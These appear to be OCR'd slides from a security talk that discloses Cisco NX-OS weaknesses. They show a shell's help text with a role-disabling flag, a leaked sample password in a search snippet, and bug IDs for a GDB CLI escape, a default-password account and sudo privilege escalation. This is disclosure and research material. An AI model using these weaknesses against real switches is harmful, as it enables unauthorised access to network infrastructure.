
Show more results from cisco.biz

[PDF] Cisco Nexus 7000 Series NX-OS Security Configuration Guide ...
File Format: PDF/Adobe Acrobat
Password:**nbv123**. The subject name in the certificate will be: DeviceA.**cisco**.com. Include the switch serial number in the subject name? [yes/no]: ...
www.thurisa.com/.../**Cisco**_Nexus_7000_NX-OS_Security_Configuration_ Guide__Release_4.2.pdf

[PDF] Cisco MDS 9000 Family Command Reference



IDDQ



```
Linux# vsh -h

          DC3 Shell
          Copyright (c) 2001, 2002 by
          Cisco Systems,
          375 E. Tasman Drive,
          San Jose, CA,
          USA.

          vsh [<options>]
          -c <command>   : execute a single command
          -f <file>      : execute commands from file
          -r <cfg-file>  : commands in file are config commands
          -b <file>      : break at first error while executing a file
          -i <vdc-id>    : set the vdc in which's context to run
          -t <seconds>   : inactivity timeout value
          -d <bitmask>   : debug filters
          -q <arg>       : execution filter mode
          -o <arg>       : option (generic)
          -m <caller-id>: caller-id
          -p <arg>       : no roles
          -s             : suppress syntax errors
          -a             : all commands allowed (roles disabled)
          -T             : load parsetree on LC
          -B             : Bootstrap mode (run some commands first)
          -D             : Debug: stops execution at main (to attach gdb)
          -n             : no pagination
          -e             : execution filter
          -g             : become process group leader
          -l             : //logging
          -R             : // allow redirection anywhere
          -C             : // core file handler
          -h             : help
```

DeLorean with Flux Capacitor

Bug tracking

- CSCti03724 – CLI escape in NX-OS using GDB
  - Workaround: None
  - Fixed in NX-OS 4.1(4)
- CSCti04026 – Undocumented user available with default password on NX-OS system
  - Workaround: None
- CSCtf08873 – CDP with long hostname crashes CDPD on N7k
  - Workaround: Disable CDP
- CSCti85295 – NX-OS: SUDO privilege escalation
  - Workaround: None

Thanks

Special thanks to Juan-Manuel Gonzales, PSIRT Incident Manager <juagonza@cisco.com>

FAQ

Questions?

Contact george.hedfors@cybercomgroup.com